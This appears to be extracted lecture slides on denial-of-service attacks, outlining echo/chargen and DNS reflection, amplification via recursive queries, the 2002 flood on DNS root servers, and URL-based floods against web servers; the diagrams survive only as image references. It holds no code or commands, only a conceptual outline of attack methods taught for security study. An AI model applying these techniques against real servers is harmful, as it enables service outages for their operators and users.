- [http://www-arc.com/sara/cve/Possible\\_DoS\\_problem.html](http://www-arc.com/sara/cve/Possible_DoS_problem.html)




Attacker  
(Zombie)

spoofed pkt




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echo  
Service  
(7)



Server  
chargen  
Service  
(19)


# DNS attack

- DNS request
  - Spoofing
  - Random requests
  - Reflectors
- DNS replies
  - Spoofing
  - Junk
- DNS recursive requests
  - Amplifications



# Massive attack on 13 DNS root servers (10/02)


- ICMP floods 150K PPS (primitive attack)
- Took down 7 root servers (two hours)




# Reflectors -> Bandwidth attack

- Reflectors= **returns a packet if one is sent**
  - Web servers, DNS servers and routers
    - Returns SYNACK or RST in response to a SYN or other TCP packets with ACK
    - or query reply in response to a query
    - or ICMP Time Exceeded or Host Unreachable in response to particular IP packets
  - Attackers spoof IP addresses from a zombie
  - Vern Paxson research
  - <http://www.aciri.org/vern/papers/reflectors.CCR.01.pdf>

# Reflectors




# Reflectors




# Client attack

## ■ URL attacks


- Repeated request
- Repeated REFRESH
- Random URL
  - Avoids proxy
  - Works hard
  - Large log file
- cgi, long forms, heavy search requests

